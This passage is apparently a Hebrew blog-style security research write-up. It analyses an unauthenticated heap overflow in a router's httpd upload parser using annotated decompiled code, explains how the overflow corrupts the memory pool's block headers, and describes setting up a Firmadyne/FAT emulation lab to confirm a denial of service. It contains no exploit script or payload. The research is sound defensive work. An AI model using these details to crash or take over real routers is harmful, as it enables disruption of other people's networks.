
בכל איטרציה נקרא מקטע (chunkBuf) אחד אל באפר זמני, ולאחר מכן מועתק באמצעות memcpy אל הבאפר הקבוע poolBuf2048. מספר הבתים שנקראו מופחת מ־bytesRemaining, והלולאה ממשיכה לחזור על עצמה עד ש־bytesRemaining מגיע ל־0. המשתנה cumWriteOff לעולם אינו נבדק מול גודל הבאפר (2048 בתים). לכן, אם גוף הבקשה גדול מ־2048 בתים, פעולות ה־memcpy הבאות ימשיכו לכתוב מעבר לגבולות poolBuf2048.



הפרסר קורא את ערך השדה בנתחים (chunks). כל נתח הוא חתיכה בגודל של עד 2048 בתים מתוך ערך השדה. לאחר שהוא קורא נתח, הוא מעתיק אותו אל תוך החוצץ במיקום שנקבע על ידי מונה היסט (offset) מצטבר - cumWriteOff, לאחר ההעתקה, המונה המצטבר גדל בגודל הנתח שהועתק זה עתה. ואז הלולאה חוזרת אל תחילתה, קוראת את הנתח הבא, ומעתיקה אותו אל החוצץ הפעם במיקום מתקדם יותר, לפי המונה שכבר גדל.


וכאן טמונה החולשה: המונה המצטבר cumWriteOff לעולם אינו נבדק מול גודל החוצץ. הוא פשוט ממשיך לגדול, נתח אחר נתח, בלי שאף שורת קוד תעצור ותשווה אותו מול הגבול של 2048. הנתח הראשון נכתב אל תחילת החוצץ ותקין. הנתח השני, אם ערך השדה ארוך מספיק, כבר נכתב סביב הבית ה-2048 כלומר בדיוק בקצה החוצץ ומעבר לו.

כל נתח נוסף אחריו נכתב עמוק יותר ויותר אל תוך הזיכרון שאחרי החוצץ.



```
Decompile: httpRpmUpload - (httpd)
216          local_54 = 0;
217        }
218 LAB_0041cff8:
219                /* [5] Non-file field (isFilePart=0) -> takes the UNB
                   OUNDED copy path below. */
220        if ((isFilePart[0] == 0) || (isFileField == 0)) {
221                /* [6] BUG: OOB write. Value copied into the 2048
                   buf at a running offset, no
222                  bounds check. Runs twice: 2048 then ~52 (overfl
                   ow). */
223          memcpy((void *)(poolBuf2048 + cumWriteOff),chunkB
             uf,uVar6);
224        }
225                /* [7] cumWriteOff grows each chunk, NEVER com
                   pared to 2048. This missing check
226                  = the bug. 0 -> 2048 -> 2100. */
227        cumWriteOff = uVar6 + cumWriteOff;
228                /* Running write offset (cumWriteOff) grows each c
                   hunk but is never compared to
229                  2048 - this missing check is the vulnerability. */
230      }
231      else {
232        uVar9 = 0;
233        uVar6 = (local_54 - (int)chunkBuf) - (int)local_78[0];
234        local_60 = 0;
235 LAB_0041cfe8:
236        if (local_5c == 0) goto LAB_0041cff8;
237      }
238      __dest = local_64;
239      if ((isFilePart[0] != 0) && (isFileField != 0)) {
240        local_68 = uVar6 + local_68;
241        local_64 = local_64 + uVar6;
242        memcpy(__dest,chunkBuf,uVar6);
243      }
244      local_5c = 0;
245      pvVar8 = chunkBuf;
246      uVar6 = uVar17;
247      chunkBuf = pvVar5;
248      goto LAB_0041d0ac;
249      }
250      uVar17 = httpLineRead(param_1,pvVar5,uVar9);
251      if (uVar17 != 0xffffffff) {
252        if ((uVar17 == uVar9) && (*(char *)((int)pvVar5 + (uVar
           9 - 1)) == '\0')) {
253          uVar17 = uVar9 - 1;
254        }
255        else if ((1 < uVar17) && (pcVar3 = (char *)((int)pvVar5
           + (uVar17 - 2)), *pcVar3 == '\0'))
256        {
257          *pcVar3 = '\r';
258          *(undefined1 *)((int)pvVar5 + (uVar17 - 1)) = 10;
```

אם תשימו לב הפונקציה LAB_0041d0ac מחזירה אותנו כמעט להתחלה, ניתן לראות את זה בתמונה הבאה ובמספר שורה.



מכיוון שהתקרה על אורך כל הבקשה מגיעה עד ארבעה מגה - בתים, התוקף יכול לשלוח ערך שדה גדול מאוד. ערך כזה יגרום ללולאה לרוץ עשרות פעמים, ובכל פעם לדחוף את מונה הכתיבה עוד ועוד הרחק אל מעבר לחוצץ. כך, בעצם שליטה באורך ערך השדה, התוקף שולט בכמה רחוק הגלישה מגיעה. מה שנראה כמו חוצץ קטן ומוגן בן 2048 בתים הופך, דרך הלולאה, לצינור שכותב כמות כמעט בלתי מוגבלת של בתים אל תוך הזיכרון.

למה הגלישה כל כך הרסנית? עד כה תיארנו שהבתים העודפים נכתבים אל הזיכרון שאחרי החוצץ. עכשיו נבין למה דווקא הזיכרון הזה כל כך רגיש.

החוצצים בפרסר אינם מוקצים ישירות ממערכת ההפעלה, אלא ממנגנון ניהול זיכרון פנימי משלו, מעין מקצה זיכרון (allocator) שמנהל בריכה (pool) של בלוקים. המנגנון הזה שומר לפני כל בלוק של נתונים כותרת בקרה בגודל 16 בתים. הכותרת הזו מכילה כמה שדות: ערך "קסם" (magic) שמזהה האם הבלוק בשימוש או פנוי, מצביע אל הבלוק הבא ברשימת הבלוקים הפנויים, גודל הבלוק, וריפוד. ערך הקסם מקבל דפוס אחד כשהבלוק בשימוש ודפוס אחר כשהוא פנוי, כך המנגנון יודע להבחין ביניהם.

הבלוקים בבריכה יושבים בזיכרון בזה אחר זה, צמודים. המשמעות היא שמיד אחרי אזור הנתונים של החוצץ שלנו, אותו חוצץ בן 2048 הבתים יושבת הכותרת של הבלוק הבא. ולכן, כשהגלישה חורגת מעבר לחוצץ, הבתים העודפים דורסים בדיוק את הכותרת הזו: קודם את ערך הקסם, ומיד אחריו את המצביע אל הבלוק הבא.

זו הנקודה הקריטית. המנגנון הזה מסתמך על הכותרות האלה כדי לתפקד. כשהוא משחרר בלוק, הוא בודק את ערך הקסם שלו כדי לוודא שהבלוק תקין. וכשהוא מקצה או משחרר בלוקים, הוא מטייל לאורך רשימת הבלוקים הפנויים על ידי מעקב אחר המצביעים "הבא". אם דרסנו את ערך הקסם הבדיקה נכשלת. ואם דרסנו את המצביע "הבא", הטיול לאורך הרשימה מוביל אל כתובת שגויה שהתוקף שלט בה. הזווית שהופכת את זה לחמור: ללא אימות

עד כה תיארנו את הגלישה ואת ההשלכה שלה, מניעת שירות. אבל יש רכיב נוסף שמעלה את חומרת החולשה באופן משמעותי: הכתובת שדרכה מגיעים אל הפרסר אינה מוגנת בסיסמה כלל.

מודל האימות של שרת ה-Web בנוי בשיטת "הכל מותר כברירת מחדל". כלומר, רק נתיבים שנרשמו במפורש עם כלל אימות דורשים את סיסמת המנהל. במהלך הניתוח מיפינו את רשימת כללי האימות, וראינו ששני משפחות נתיבים מרכזיות אכן מוגנות ודורשות התחברות. אבל הנתיב שדרכו מגיעים אל פרסר ההעלאות, נתיב שחזור ההגדרות, אינו מופיע ברשימת הכללים המוגנים. הוא פשוט לא נרשם, ולכן הוא פתוח לחלוטין.

```
Decompile: httpd -  (httpd)
1
2  undefined4 httpd(void)
3
4  {
5    int iVar1;
6    undefined4 uVar2;
7    undefined1 auStack_50 [32];
8    undefined1 auStack_30 [16];
9    undefined1 auStack_20 [16];
10
11   iVar1 = httpInit();
12   if (iVar1 == 0) {
13     httpAliasConfAdd("/","/userRpm/Index.htm");
14     httpAliasConfAdd(&DAT_0051009c,"*/Index.htm");
15     httpAliasConfAdd("/images/*","/fs/images/*");
16     httpAliasConfAdd("/frames/*","/fs/frames/*");
17     httpAliasConfAdd("/dynaform/*","/fs/dynaform/*");
18     httpAliasConfAdd("/userRpm/*","/userRpm/*");
19     httpAliasConfAdd("/localiztion/*","/fs/localiztion/*");
20     httpAliasConfAdd("/help/*","/help/*");
21     swGetPasswordCfg(auStack_50);
22     httpPwdConfAdd("admin",auStack_30,auStack_20);
23     httpCtrlConfAdd("/fs/*","admin","Everywhere");
24     httpCtrlConfAdd("/userRpm/*","admin","Everywhere");
25     httpRpmConfAdd(2,&DAT_00510154,httpRpmFs);
26     httpFsConfAdd(&DAT_00510154,"/rc_filesys/doc/");
27     httpFileSetDefaultFs(1);
28     httpUploadConfAdd("/incoming/","/rc_filesys/");
29     uVar2 = httpServerStart();
30   }
31   else {
32     puts("httpInit error\r");
33     uVar2 = 0xffffffff;
34   }
35   return uVar2;
36 }
37
```

המשמעות המעשית היא שכל בקשה שמגיעה אל הנתיב הזה מגיעה אל הפרסר בלי שום בדיקת הרשאות. אישרנו זאת גם בזמן ריצה: בקשה נטולת פרטי התחברות מגיעה אל הפרסר ומקבלת תשובה עניינית, לעולם לא דף התחברות. זהו הרכיב שהופך את מה שהיה יכול להיות עוד מניעת שירות למניעת שירות שכל אחד ברשת יכול להפעיל, בלי חשבון ובלי סיסמה. אורח על רשת ה-Wi-Fi, או אפילו דף אינטרנט זדוני שמישהו ברשת גולש אליו בדפדפן שלו, יכולים לשגר את הבקשה הזו ולהשבית את ממשק הניהול של הנתב.

הפוטנציאל שלא הודגם: הגינות מחקרית מחייבת אותנו להפריד בבירור בין מה שהוכח לבין מה שרק אפשרי. מה שהדגמנו בפועל הוא מניעת שירות, השבתת ממשק הניהול. את זה ראינו בעינינו, שוב ושוב, בצורה שחוזרת על עצמה.


אבל יש כאן פוטנציאל חמור יותר, שלא מימשנו. כזכור, הגלישה דורסת את המצביע "הבא" ברשימת הבלוקים הפנויים בערכים שהתוקף שולט בהם. שליטה במצביע כזה היא אבן דרך קלאסית ומוכרת בעולם ניצול חולשות הזיכרון, היא יכולה, בעיקרון, להוביל לכתיבה אל כתובת זיכרון שרירותית שהתוקף בוחר, ומשם אף להרצת קוד. ואם ניקח בחשבון ששרת ה-Web רץ בהרשאות root, הרי שהרצת קוד כזו הייתה בהרשאות הגבוהות ביותר.

אנחנו לא הפכנו את הגלישה הזו לכתיבה שרירותית או להרצת קוד. כדי לעשות זאת היה צורך לשלוט בדיוק בבתים הנכתבים ובפריסת הזיכרון, עבודה שלא ביצענו. אבל הפוטנציאל קיים.


המעבדה החיה, סביבת אמולציה, עד כה עבדנו מול הנתב הפיזי, או ניתחנו את ה-Firmware באופן סטטי, כלומר קראנו את הקוד בלי להריץ אותו. אבל בין שתי הגישות האלה יש שלב ביניים עוצמתי במיוחד: אמולציה. הרעיון הוא להריץ את ה-Firmware כתוכנה על המחשב, בתוך מכונה וירטואלית, בלי שהחומרה בכלל מחוברת.

היתרון עצום. פתאום אפשר לדבר עם ממשק ה-Web של הנתב, לשלוח אליו בקשות, להריץ עליו כלי דיבוג, הכל בסביבה בטוחה לחלוטין ובלי שום חומרה. אין יותר חשש לשרוף לוח, כפי שקרה לי כשניסיתי לחקור רחפן יפני זול. אמולציה היא הדרך הבטוחה לבדוק חולשות כמו זו שתיארתי. כדי לאמת שהגלישה אכן משביתה את השרת, הייתי צריך לשגר אליו בקשות פוגעניות שוב ושוב, ובסביבה מאומלצת אפשר לעשות זאת בלי כל סיכון, ולאתחל את הכל בלחיצת כפתור בכל פעם שמשהו נתקע.

הכלי המרכזי שבו השתמשתי הוא FAT, קיצור של Firmware Analysis Toolkit.



FAT הוא למעשה עטיפה נוחה סביב פרויקט בשם Firmadyne. תפקידו של Firmadyne הוא לקחת תמונת קובץ Firmware גולמי - bin. ולחלץ ממנה את מערכת הקבצים, ולהריץ אותה בתוך אמולטור QEMU עם קרנל תואם לארכיטקטורה, במקרה שלי, קרנל של MIPS. במילים אחרות, FAT לוקח קובץ Firmware ומנסה, כמעט לבד, להפוך אותו לנתב חי שרץ על המחשב.



את כל ערכת הכלים הזו מקבלים ארוזה ומוכנה בתוך AttifyOS - הפצת לינוקס ייעודית לבדיקות חדירה של מכשירי IoT - מאוד מומלץ, ההפצה מגיעה עם כל הכלים שאנחנו צריכים כבר מותקנים: binwalk לחילוץ, Firmadyne ו-FAT לאמולציה, ו-Ghidra ו-radare2 ל-reverse engineering. ההפצה מופצת כקובץ מכונה וירטואלית שמייבאים אל תוכנת הווירטואליזציה, ונכנסים אליה עם שם משתמש וסיסמה שמגיעים כברירת מחדל.

חשוב לציין ש-FAT/Firmadyne הם לא הדרך היחידה. אפשר להקים סביבת אמולציה גם באמצעות Buildroot - בנייה של מערכת לינוקס מוטמעת בהתאמה אישית, שבתוכה מריצים את הבינארי של הנתב. חבריי הטובים כבר הסבירו את התהליך הזה לעומק, מוזמנים לקרוא כאן.

המהמורות בהתקנה, ההתקנה לא הייתה חלקה לגמרי, ושווה להכיר את המהמורות מראש כדי לחסוך זמן. אציין אותן כאן בקצרה, בלי להיכנס לכל הפרטים הטכניים. הבעיה הראשונה: נתב חי בלי רשת. לאחר שמריצים את FAT על קובץ ה-Firmware, הכלי מחלץ את הקושחה, מזהה את הארכיטקטורה, בונה תמונת אמולציה ומתחיל להריץ אותה. האמולטור עולה, הקרנל מתחיל לרוץ, ואז מגיעה האכזבה. הנתב עולה, אבל כל ממשקי הרשת שלו מתים ואין לו שום כתובת IP.


ללא רשת אין ממשק Web ואין אפשרות לתקשר עם הנתב. כל היתרון של האמולציה, היכולת לשלוח בקשות אל הנתב, פשוט נעלם.


הפתרון לכך נקרא TAP. באמצעות יצירת ממשק TAP והגדרת כתובות IP הן במחשב המארח והן בנתב, ניתן לחבר ביניהם באותה רשת וירטואלית. לאחר שמקימים את החיבור ומגדירים את הכתובות בשני צדיו, מגיע הרגע שבו הכול מתחבר. מהמחשב המארח שולחים בדיקת חיות פשוטה אל כתובת הנתב ומקבלים תשובה. החיבור חי. פותחים דפדפן, ניגשים אל כתובת הנתב, ולפנינו נפרש ממשק הניהול המלא של הנתב, רץ כולו בתוך אמולציה, בלי שום חומרה מחוברת.

הבעיה השנייה: גם לאחר שהרשת פעלה, ממשק הניהול עדיין לא היה זמין. הסיבה לכך הייתה שסביבת האמולציה אינה כוללת את כל מנהלי ההתקנים (Drivers) הייעודיים של הנתב, ולכן חלק מממשקי החומרה שהקושחה ציפתה להם כלל לא התקיימו. כתוצאה מכך, שרת ה-Web של הנתב (httpd) קרס מיד עם עלייתו. לאחר ניתוח הקריסה וביצוע תיקון נקודתי (Binary Patch) לקובץ הבינארי, ניתן היה לעקוף את הקריאה הבעייתית ולאפשר לשרת להמשיך לפעול כרגיל.


בכך השגנו משהו חזק מאוד: מעבדה חיה. נתב שלם שרץ על המחשב, שאפשר לשגר אליו בקשות בחופשיות ולחקור אותו בכלים מתקדמים, בלי לסכן שום חומרה. ובדיוק בסביבה הזו אימתנו את החולשה שתיארנו: שיגרנו את הבקשות הפוגעניות, ראינו את ממשק ה-Web מפסיק להגיב לחלוטין. הכול התרחש בסביבה וירטואלית ובטוחה, ללא צורך בנתב פיזי.

לפני הקריסה:

